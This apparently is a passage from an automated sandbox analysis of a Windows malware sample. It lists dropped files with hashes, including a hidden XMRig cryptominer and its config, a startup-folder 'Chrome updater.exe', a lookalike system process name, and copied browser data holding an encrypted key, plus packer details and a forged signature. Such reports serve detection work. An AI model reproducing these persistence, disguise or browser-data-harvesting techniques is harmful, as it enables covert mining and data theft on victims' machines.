SHA-256:	67B3629D611456470A840311D6A9DE0D0DF5BF39231C6391FFEECF97DB11CE11
SHA-512:	924B1B4D676B58F7780A37211C1C44BCDC68BEF2C0A86E701F09EBD761EDEE03355BAAB1B70D98B2F9FD17010FA8DF495F29CFDE3971CF0922B32ABFCBC400F5
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601476985175213e+12,"network":1.601452328e+12,"ticks":615129919.0,"uncertainty":4535485.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAA0lyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13245950583241

C:\Users\user\AppData\Local\Temp\tmpE771.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpE772.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	349054
Entropy (8bit):	6.015923338738634
Encrypted:	false
SSDEEP:	6144:LaqfllUOoSiuRZ8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dB0:8o5xzurRDn9nfNxF4ijZVtilB0
MD5:	8F78FB2B979EA740DEBFFA2E7C0C8BC1
SHA1:	CB25EF1BE9D2FA7F887CEF502AFEF53124CC6611
SHA-256:	67B3629D611456470A840311D6A9DE0D0DF5BF39231C6391FFEECF97DB11CE11
SHA-512:	924B1B4D676B58F7780A37211C1C44BCDC68BEF2C0A86E701F09EBD761EDEE03355BAAB1B70D98B2F9FD17010FA8DF495F29CFDE3971CF0922B32ABFCBC400F5
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601476985175213e+12,"network":1.601452328e+12,"ticks":615129919.0,"uncertainty":4535485.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAA0lyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13245950583241

C:\Users\user\AppData\Local\Temp\tmpE7C1.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728

C:\Users\user\AppData\Local\Temp\tmpE7C1.tmp	
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpF3F.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	349054
Entropy (8bit):	6.015923338738634
Encrypted:	false
SSDEEP:	6144:LaqfllUOoSiuRZ8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dB0:8o5xzurRDn9nfNxF4ijZVtilB0
MD5:	8F78FB2B979EA740DEBFFA2E7C0C8BC1
SHA1:	CB25EF1BE9D2FA7F887CEF502AFEF53124CC6611
SHA-256:	67B3629D611456470A840311D6A9DE0D0DF5BF39231C6391FFEECF97DB11CE11
SHA-512:	924B1B4D676B58F7780A37211C1C44BCDC68BEF2C0A86E701F09EBD761EDEE03355BAAB1B70D98B2F9FD17010FA8DF495F29CFDE3971CF0922B32ABFCBC400F5
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601476985175213e+12,"network":1.601452328e+12,"ticks":615129919.0,"uncertainty":4535485.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxlY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13245950583241

C:\Users\user\AppData\Local\Temp\tmpFBD.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\~DF0D69581CA4326ACC.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	34829
Entropy (8bit):	0.43316894516878646
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+GAVAVhVNIVNy7NY+3uZNmoshXoSD2w:kBqoxKAuvScS+GAVAVhVKVI72++TyL2w
MD5:	150B9EC81456D98B116FD8ADC9B9D46B
SHA1:	8320AA28759244472B1A7BD55BCE22E04631E125
SHA-256:	798DF166AA60096072E69107A1FC6826A1421B597E04C78A7326D7AFDC4DEE10

C:\Users\user\AppData\Local\Temp\~DF0D69581CA4326ACC.TMP	
SHA-512:	9ED9B5C5C11905326E54D768EA912A481898047CEF118397D663F0681FE4224242C6BD97D35031D24A723A57ED9DF7B0A4193073AAE8EF202E52D30CE9457783
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF2D25D182B81723B0.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12917
Entropy (8bit):	0.3979872906704968
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loVB9loVh9lWVZeS7VSPhA:kBqoIVqV0VES7VSZA
MD5:	86A84E714CA2136CC3242127481C22ED
SHA1:	9DD51F570A7917AC140EE4222272E0957E5B64BA
SHA-256:	8EAC6096D18F05FFACBBDF9E2C41B9D8953344EC45FF63765D64C372392C7E91
SHA-512:	F3408FF2DD7D6085CCBDBD837FD1439F5CD39028CB76F0067A0E0F0CE4044B3A8BFD1E1331438B5BD9AAD8331F76BB3C044AD72A87B97B1061C0E9F5F89645 9
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\lxoqz3o0.exe	
Process:	C:\Users\user\Desktop\8TD8GfTtaW.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2611424
Entropy (8bit):	7.959583416242755
Encrypted:	false
SSDEEP:	49152:h2hQa6GzMPl06GX74Y0ae1K+qWhbQjKHiSxLTDhK9wVjGHTkg:h2h7Nzi5k7B09E+fhbQjKHfDs9+jGd
MD5:	F0ECEFED65B00699CC2B57BF81492F56
SHA1:	4E0FBC13AF6C373C9944A53A40965517B619C274
SHA-256:	83F953427624EABA72E6D34339B4004C3614657BFE9FB601ECA7E76410B71325
SHA-512:	83BFDD06BF7E3497D6D0EC1686EDE07D11003057919CDB74B3224E1DEEB6DFA9259A83344C419CA0B2DEC4CD42292C6047D842EEB09CF3459D6AC6C211305; F
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 61%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.....1`.................P..........X.E.. ........@.. .......................@m....... (...@..................................:...P.....................'..6......................................................................................... .`... ...*.................. ..` ............................@..@ ...... .......2..............@..B.idata... ...........4..............@....rsrc.... ...........6..............@..@.themida..D..........<..............`....boot....f'...E..f'..<..............`..`... ....

C:\Users\user\AppData\Local\nulhfhsi.exe	
Process:	C:\Users\user\Desktop\8TD8GfTtaW.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4964504
Entropy (8bit):	7.901098351320417
Encrypted:	false
SSDEEP:	98304:3Fo69yX+tlgGpThihQhFGooC309rxysgTNmYZHxgXVh:3vwweGfU4Uoz3YrxysghN1+j
MD5:	70DCA411445D3B4394D9C467BF3FF994
SHA1:	83F9120B2B184EB991D1DCBF4BB13D5F2F4A6097
SHA-256:	1D1F06C0D0965296755770B3F6A70A90E0D21A57EF5E47F9A26FCC4008AD45EF
SHA-512:	4A2F84A8FB4BB0EBA8402EB417CADB8BCEF6AC309EE4918A698CAB756EA888FF076545E1ED02F85F5705FE15F7EB7EC01B68C3BC98F74B4E13F5B8E4F0184C D6
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 24%, Browse • Antivirus: ReversingLabs, Detection: 66%

C:\Users\user\AppData\Local\nulhfhsi.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....C.....0.. .....\d... ...@....@.. .....d.K.. .@.....0L..d.....?.....K.....`..P..... . ... ..... ..` O....@.....@..@ ....@..@.idata... .....@....apk0....@... .....@..@.themida..(..`.....`....boot.....9.....`..`.apk1....2....G..... .`..`.apk2... YE.. Z..\E.....`..`.reloc.....`E.....@..@.rsrc....?.....@...hE.....@..@..... .....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Chrome updater.exe	
Process:	C:\Users\user\AppData\Local\Temp\revs.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4602592
Entropy (8bit):	7.945985609581206
Encrypted:	false
SSDEEP:	98304:QPvYDnmWwqsSgx0Yn+bQVacRCBdYPtON7x2ojsU2xLQ2dG:QPAmfSgx0Y+bQQB7x2ojszxLI
MD5:	029CE2E532FE5C70D3342F978F5463D0
SHA1:	E4E3041B291F1E581DEEBC1C219E1DF3FCCC0A6B
SHA-256:	507A7B00E9FBE68E5DD732BEA1BCE17F0451AB6C1250970A7CF0DDF5FBC2B83E
SHA-512:	380EE1044A9FE7170965166DDDF5D8731301A3A681462FD4946F505E556B2A278CFEC09D9113B8DE4B75499BA27CBB04E8BC40374DD8ED0E1959BE3B20B972B
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....g$`.....2.....X.b.. .....@.. .....b=F. .....:@..P....`.....F..6..... ....z..... ..` .0.....~.....@..@ ..... .....@..B.idata... ...@.....@....rsrc....0...`...0.....@..@.themida..`.....`....boot....@E...b..@E.....`..`..... ....

C:\Users\user\AppData\Roaming\Windows\CPU\WinRing0x64.sys	
Process:	C:\Users\user\AppData\Local\lxoqz3o0.exe
File Type:	PE32+ executable (native) x86-64, for MS Windows
Category:	dropped
Size (bytes):	14544
Entropy (8bit):	6.2660301556221185
Encrypted:	false
SSDEEP:	192:nqjKhp+GQvzj3i+5T9oGYJh1wAoxhSF6OOoe068jSJUbueq1H2PIP0:qjKL+v/y+5TWGYOf2OJ06dUb+pQ
MD5:	0C0195C48B6B8582FA6F6373032118DA
SHA1:	D25340AE8E92A6D29F599FEF426A2BC1B5217299
SHA-256:	11BD2C9F9E2397C9A16E0990E4ED2CF0679498FE0FD418A3DFDAC60B5C160EE5
SHA-512:	AB28E99659F219FEC553155A0810DE90F0C5B07DC9B66BDA86D7686499FB0EC5FDDEB7CD7A3C5B77DCCB5E865F2715C2D81F4D40DF4431C92AC7860C7E017D
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5:n.q[..q[..q[..q[..}[..V.{.t[..V.}.p[..V.m.r[..V.q.p[..V.|.p[..V.x.p[.. Richq[.....PE..d....&.H....."....P.....p.....dP..<....`.....@..`.....p ....p.....text..... ..h.rdata..|.... .....@..H.data.....0.....@....pdata..`....@.....@..HINIT...."....P..... ....rsrc.....`.....@..B..... .....

C:\Users\user\AppData\Roaming\Windows\CPU\config.json	
Process:	C:\Users\user\AppData\Local\lxoqz3o0.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	2275
Entropy (8bit):	3.9887353957446137
Encrypted:	false
SSDEEP:	48:CtWTHcfLWHW8b9b2lZ9lDfnncC519ECoECyo12udQdJtK59:CtWTGyHocCOCZCN2uYOH
MD5:	DF3803B8B18481FBC63A8E2CECF22500
SHA1:	B44877D6F781A28F1AD3F0CC337C9C3CC7BFFD96
SHA-256:	B60A267608EA13830BFE41C7EE0F726A6562855112CF2310332DAD43854E370A
SHA-512:	8FAB13258B597C5363C727A3208426A17DC1D66AAEBEE4977B2B5C8EB4044F09626167A75E69831A45095CA2B8CFAAA57ECA6FEA93A643F43266943765F7538D
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: C:\Users\user\AppData\Roaming\Windows\CPU\config.json, Author: Joe Security
Preview:	{. "api": {. "id": null,. "worker-id": null. },. "http": {. "enabled": false,. "host": "127.0.0.1",. "port": 0,. "access-token": null,. "restricted": true. },. "autosave": true,. "background": false,. "colors": true,. "title": true,. "randomx": {. "init": -1,. "init-avx2": -1,. "mode": "auto",. "1gb-pages": false,. "rdmsr": true,. "wrmsr": true,. "cache_qos": false,. "numa": true,. "scratchpad_prefetch_mode": 1. },. "cpu": {. "enabled": true,. "huge-pages": true,. "huge-pages-jit": false,. "hw-aes": null,. "priority": null,. "memory-pool": false,. "yield": true,. "max-threads-hint": 100,. "asm": true,. "argon2-impl": null,. "astrobwt-max-size": 550,. "cn/0": false,. "cn-lite/0": false,. "kawpow": false. },. "opencl": {. "enabled": fal

C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe	
Process:	C:\Users\user\AppData\Local\lxoqz3o0.exe
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	6889640
Entropy (8bit):	7.882305690463656
Encrypted:	false
SSDEEP:	196608:1YWVn8cTUWrpYpHqtbxxfDpidYLDH+D1W+4vYz3RVB:1YW2aJrpOHqtb4dYLDHtvY1j
MD5:	E95F766A3748042EFBF0F05D823F82B7
SHA1:	FA4A29F9B95F4491E07EBA54A677D52D8D061A19
SHA-256:	1AEF2FBA4058AD80E4AE16DCE0D2609E9F946BA9A4F2203891A26A92B3F6578C
SHA-512:	E4D61199B57AE189C2BEF7ADC661224CFB00E9D6B3526C07624911238AAD2D81D9548B52DB1C6DBBF4A0E3F766D57080D2414CA836E037F0BB39728D1F1AF55C
Malicious:	**true**
Preview:	MZ.....@.....0.....!..L.!This program cannot be run in DOS mode....$.....p|v.4...4...4...ou.....ou..9...ou.....0....l..'....l..>....l.....o..&...ou. .!...4...k....l..+....o.....o.....o..0....o.5...4...5....o..5...Rich4.....PE..d.....`.....".....1...r.....R.....@.....cji...`..... .....o.1.@.....i..... .....0u..h...0...8.....p..h.....text.....1..... ..`.rdata.....1.....@..@.data....@+..0D..... @....pdata.....o.....@..@_RANDOMX.....q.....@..`_SHA3_25@.....q.....@..`_TEXT_CN.....q.....@..`_TEXT_CN.....q..... @..`_RDATA.....q.....@..@0.....q.....`..`1.....P?c.....@c.....

C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe	
Process:	C:\Users\user\AppData\Local\lxoqz3o0.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2611424
Entropy (8bit):	7.959583416242755
Encrypted:	false
SSDEEP:	49152:h2hQa6GzMPl06GX74Y0ae1K+qWhbQjKHiSxLTDhK9wVjGHTkg:h2h7Nzi5k7B09E+fhbQjKHfDs9+jGd
MD5:	F0ECEFED65B00699CC2B57BF81492F56
SHA1:	4E0FBC13AF6C373C9944A53A40965517B619C274
SHA-256:	83F953427624EABA72E6D34339B4004C3614657BFE9FB601ECA7E76410B71325
SHA-512:	83BFDD06BF7E3497D6D0EC1686EDE07D11003057919CDB74B3224E1DEEB6DFA9259A83344C419CA0B2DEC4CD42292C6047D842EEB09CF3459D6AC6C2113053F
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....1`.....P.....X.E.. .....@.. .....@m..... (...@.....:...P.....'..6..... `... ...*..... ..` .....@..@ ..... .....2.....@..B.idata... .....4.....@....rsrc.... .....6.....@..@.themida..D.....<.....`....boot....f'...E..f'..<.....`..`..... ....

C:\Users\user\AppData\Roaming\Windows\cpu.zip	
Process:	C:\Users\user\AppData\Local\lxoqz3o0.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	6296834
Entropy (8bit):	**7.9998772929856505**
Encrypted:	**true**
SSDEEP:	196608:EYt1C1WmUAsFnYtr+h3HbZe18JZPSXpzCC9o:EYMWDFnor+h3o18JZP8Po
MD5:	E9695400A2205B4F8ECEB8B635BE7AA1
SHA1:	9071EF76AABFD7A05F7470460C4D92D89D4D2668
SHA-256:	66F209A9972C6E1A88E572697425A936A5DC028B2D8BC29FDDACA98FF25434B4
SHA-512:	5EDDF9D73675E327141B820ABBBC98336DE991D50AD5D30AA15F41DF10BBB9F0E47FFD57F8600F6B5CE0E319D463F9D40EF88E9D11C884121D56B2677E91E25A
Malicious:	false
Preview:	PK.....z:Rgw.....config.json.V.n.0...+..C.v...-@rKQ iQ.Ea.....C.K..{ly.D.E...C...=>.?W..*.....3.2<.V...x.,NP.<.....v...,4..K..{.jr>.....h.~...Z...{&.....Vh.i1:.J..U.[.....5... u.rU1.&.WH..n..h.....l.....fh...NS..2.....?...B.....Y..q..r.L.....^...e\b...xN..J.^:.$d.Vx..EL.T>.'....O."V~w.4...%.x;.:....5#.N..D&.. .\s..\....X...<<.b.E....(.l.).q..4B+.Yl..K.#0 8..h.~m.u.q.#MP"g.....Q....]?[.....[..T[.k._"j....S...B..c...L...-.v..4Ub.4.x.1.c..?..e.....]../.I.<.r$u`3ZOG.U5..|x.."].:..o..<..><.....=.?=.K-...@./N.?...X...J&...Vk.._j...;.....M.ly _..j%..`.Dp$Wn.wt.."....q.....WM..C..5....e..q.a.u.n..>...zV.s!...{m..$....D.y.|..N+....E....A.0]....D.R..Ar.E...u2....)5T.SJ.....yw*..PK.....T"URu.G.$._. i.....cpu.exe.Zg8...^..... %.-....[..;W.. ....DY..e.%.....6..\.....y..s.o.9.e.....5....C...s.....u....F9.4G9...}..=.....p..O_v.{vo?.vg.v%..vwO;{a22b.?...~.Y..1.O_O?.H.[....V.F^bdU.R.=.|...y.V2G..J..".,.d ...3E

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.957151149611014
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	8TD8GfTtaW.exe
File size:	2649312
MD5:	a5d3fdf55abb54ec0b632dee9d3459d4
SHA1:	c177421eb77f0d341e5d1bd6cfbccb60e0c86a1c
SHA256:	677618666eb31c80e9dbecb17907676d2da2a39d24f7c20785ef577239ef5e6f
SHA512:	4faafc484d66545a3355ba4d76da6dd021b556a06ec5b15fa8b4b8a4f1161b44ffad5e654991cf658fc6bd49b458e59586155dfdf339e1150b278ff5b9a41324
SSDEEP:	49152:isJSe3JHLCsRW6jvMtf66fjjSDmJz1nwlDcdAL4+wmvmgd3qwnfKkAeHYmGA5G8:Jge5HGsRWgvMV66Smh+IDcdAEAvmgE2T
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....1`.....X.E.. ...@....@.. .....m.....(...@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x858058
Entrypoint Section:	.boot
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE
Time Stamp:	0x603182EC [Sat Feb 20 21:45:16 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	4328f7206db519cd4e82283211d98e83

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=DigiCert High Assurance Code Signing CA-1, OU=www.digicert.com, O=DigiCert Inc, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 6/1/2017 5:00:00 PM 7/8/2020 5:00:00 AM
Subject Chain	• CN=Kaspersky Lab, O=Kaspersky Lab, L=Moscow, C=RU
Version:	3
Thumbprint MD5:	D47ED7012E116270A767DA88438C3BA6
Thumbprint SHA-1:	3C92C9274AB6D3DD520B13029A2490C4A1D98BC0
Thumbprint SHA-256:	3606C42F2608526263AC61997AA0A83B364FB23A6882447CA787B5A5790115D8
Serial:	0F9D91C6ABA86F4E54CBB9EF57E68346

Entrypoint Preview

Instruction
call 00007FEF10D2B450h
push ebx
mov ebx, esp
push ebx
mov esi, dword ptr [ebx+08h]
mov edi, dword ptr [ebx+10h]
cld
mov dl, 80h
mov al, byte ptr [esi]
inc esi
mov byte ptr [edi], al
inc edi
mov ebx, 00000002h
add dl, dl
jne 00007FEF10D2B307h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
jnc 00007FEF10D2B2ECh
add dl, dl
jne 00007FEF10D2B307h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
jnc 00007FEF10D2B353h
xor eax, eax
add dl, dl
jne 00007FEF10D2B307h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
jnc 00007FEF10D2B3E7h
add dl, dl
jne 00007FEF10D2B307h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
adc eax, eax
add dl, dl
jne 00007FEF10D2B307h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
adc eax, eax
add dl, dl
jne 00007FEF10D2B307h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
adc eax, eax
add dl, dl
jne 00007FEF10D2B307h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
adc eax, eax
je 00007FEF10D2B30Ah
push edi
mov eax, eax
sub edi, eax
mov al, byte ptr [edi]
pop edi
mov byte ptr [edi], al
inc edi

Instruction
mov ebx, 00000002h
jmp 00007FEF10D2B29Bh
mov eax, 00000001h
add dl, dl
jne 00007FEF10D2B307h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
adc eax, eax
add dl, dl
jne 00007FEF10D2B307h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
jc 00007FEF10D2B2ECh
sub eax, ebx
mov ebx, 00000001h
jne 00007FEF10D2B32Ah
mov ecx, 00000001h
add dl, dl
jne 00007FEF10D2B307h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
adc ecx, ecx
add dl, dl
jne 00007FEF10D2B307h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
jc 00007FEF10D2B2ECh
push esi
mov esi, edi
sub esi, ebp

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x803a	0x50	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa000	0x5e8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x283600	0x36e0	.themida
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
	0x2000	0x2000	0xa00	False	0.952734375	data	7.60533357948	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
	0x4000	0x5e8	0x400	False	0.9833984375	data	7.31959916585	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
	0x6000	0xc	0x200	False	0.591796875	data	4.28205134805	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.idata	0x8000	0x2000	0x200	False	0.16796875	data	1.05072803613	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xa000	0x2000	0x600	False	0.466145833333	data	4.30121514374	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
